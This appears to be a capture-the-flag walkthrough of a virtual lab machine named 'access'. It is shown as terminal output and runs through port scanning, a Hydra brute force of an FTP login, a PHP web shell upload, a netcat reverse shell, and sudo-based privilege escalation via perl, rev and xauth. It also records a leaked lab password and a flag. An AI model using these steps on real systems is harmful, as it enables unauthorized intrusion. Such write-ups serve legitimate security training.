
Access


┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.23
Starting Nmap 7.95 (https://nmap.org) at 2025-03-29 13:48 EDT
Initiating ARP Ping Scan at 13:48
Scanning 192.168.0.23 [1 port]
Completed ARP Ping Scan at 13:48, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:48
Scanning 192.168.0.23 [65535 ports]
Discovered open port 80/tcp on 192.168.0.23
Discovered open port 22/tcp on 192.168.0.23
Increasing send delay for 192.168.0.23 from 0 to 5 due to 2737 out
Increasing send delay for 192.168.0.23 from 5 to 10 due to 1503 out
Increasing send delay for 192.168.0.23 from 10 to 20 due to 2031 out
Increasing send delay for 192.168.0.23 from 20 to 40 due to max_succe
Discovered open port 6666/tcp on 192.168.0.23
Increasing send delay for 192.168.0.23 from 40 to 80 due to max_succe
Discovered open port 5555/tcp on 192.168.0.23
Increasing send delay for 192.168.0.23 from 80 to 160 due to max_succ
Increasing send delay for 192.168.0.23 from 160 to 320 due to max_suc
Increasing send delay for 192.168.0.23 from 320 to 640 due to max_suc
Increasing send delay for 192.168.0.23 from 640 to 1000 due to max_su
Completed SYN Stealth Scan at 13:51, 141.96s elapsed (65535 total por
Nmap scan report for 192.168.0.23
Host is up, received arp-response (0.0047s latency).
Scanned at 2025-03-29 13:48:41 EDT for 142s
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
5555/tcp open freeciv syn-ack ttl 64
6666/tcp open irc syn-ack ttl 64
MAC Address: 08:00:27:29:CC:CD (PCS Systemtechnik/Oracle VirtualBox
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 142.28 seconds

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1D
/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/Y/
JUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T5/FQvsWDGJFTtx
7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4Dl7H4fkCeiPfngWFrT+6cQoNgA3HRKf6NtQeYs=
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gK
6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
80/tcp   open  http    syn-ack ttl 64 nginx 1.18.0
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Welcome to nginx!
5555/tcp open  ftp     syn-ack ttl 64 pyftpdlib 1.5.8
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.0.23:5555
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
6666/tcp open  http    syn-ack ttl 64 websockets 11.0.3 (Python 3.9)
|_http-title: Site doesn't have a title (text/plain).
|_http-server-header: Python/3.9 websockets/11.0.3
| http-methods:
|_  Supported Methods: GET
MAC Address: 08:00:27:29:CC:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:52
Completed NSE at 13:52, 0.00s elapsed
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.23

http://192.168.0.23 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.0.23], Title[Welcome to nginx!], nginx[1.18.0]

┌──(root㉿kali)-[/home/guel/Work]
└─#

┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.23:6666

http://192.168.0.23:6666 [426 Upgrade Required] Country[RESERVED][ZZ], HTTPServer[Python/3.9 websockets/11.0.3], IP[192.168.0.23], UncommonHeaders[upgrade],
WebSocket
```

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# ./websocat.x86_64-unknown-linux-musl ws://192.168.0.23:6666
Hello noname,
Change your FTP password as soon as possible your server is at risk.
Regards!
```

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# hydra -l noname -P /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt  ftp://192.168.0.23:5555 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
```

```
[ATTEMPT] target 192.168.0.23 - login "noname" - pass "scooter" - 125 of 8295455 [c
[ATTEMPT] target 192.168.0.23 - login "noname" - pass "merlin" - 126 of 8295455 [ch
[ATTEMPT] target 192.168.0.23 - login "noname" - pass "austin" - 127 of 8295455 [ch
[ATTEMPT] target 192.168.0.23 - login "noname" - pass "doctor" - 128 of 8295455 [ch
[5555][ftp] host: 192.168.0.23   login: noname   password: phoenix
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-29 14:50:18
```


```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# ftp 192.168.0.23 5555
Connected to 192.168.0.23.
220 pyftpdlib 1.5.8 ready.
Name (192.168.0.23:guel): noname
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

.php y .phtml solo los descarga no lo interpreta

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# mv cmd.php cmd.phtml
```

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# mv cmd.phtml cmd.php5
```

```
ftp> put cmd.php5
local: cmd.php5 remote: cmd.php5
229 Entering extended passive mode (|||49511|).
125 Data connection already open. Transfer starting.
100% |*****************************************************************************************************************|   217      394.62 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes sent in 00:00 (49.31 KiB/s)
ftp>
```




```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.23] 55474
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

```
www-data@access:/tmp$ sudo -l
Matching Defaults entries for www-data on access:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on access:
    (noname) NOPASSWD: /usr/bin/perl
```

```
www-data@access:/tmp$ sudo -u noname perl -e 'exec "/bin/bash";'
noname@access:/tmp$ id
uid=1000(noname) gid=1000(noname) groups=1000(noname)
noname@access:/tmp$ whoami
noname
noname@access:/tmp$
```

```
noname@access:~$ sudo -l
Matching Defaults entries for noname on access:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User noname may run the following commands on access:
    (powerful) NOPASSWD: /usr/bin/rev
```

```
voname@access:~$ sudo -u powerful /usr/bin/rev /home/powerful/.bash_history | rev
passwd powerful

Th3_p0w3R_of_H4ck1nG
Th3_p0w3R_of_H4ck1nG

exit
noname@access:~$ su powerful
Password:
powerful@access:/home/noname$ id
uid=1001(powerful) gid=1001(powerful) grupos=1001(powerful)
powerful@access:/home/noname$ whoami
powerful
powerful@access:/home/noname$
```

`Th3_p0w3R_of_H4ck1nG`


```
powerful@access:~$ sudo -l
Matching Defaults entries for powerful on access:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User powerful may run the following commands on access:
    (ALL : ALL) NOPASSWD: /usr/bin/terminator, /usr/bin/xauth
```

```
powerful@access:~$ touch /home/powerful/.Xauthority
powerful@access:~$ sudo xauth add :0 . $(mcookie)
xauth:  file /root/.Xauthority does not exist
powerful@access:~$ cat .Xauthority
powerful@access:~$ xauth list
powerful@access:~$ xauth add :0 . $(mcookie)
powerful@access:~$ xauth list
access/unix:0  MIT-MAGIC-COOKIE-1  be2a83c7d03d146afb68cac36870c646
powerful@access:~$
```

or

```
powerful@access:~$ touch /home/powerful/.Xauthority
powerful@access:~$ chown powerful:powerful /home/powerful/.Xauthority
powerful@access:~$ chmod 777 /home/powerful/.Xauthority
powerful@access:~$ xauth add :10 . $(mcookie)
powerful@access:~$ xauth list
access/unix:10  MIT-MAGIC-COOKIE-1  1bbb5c6101f77ddbb943853274207ec9
```



4f33af77ff0c5c7cf99564ada9b38f4d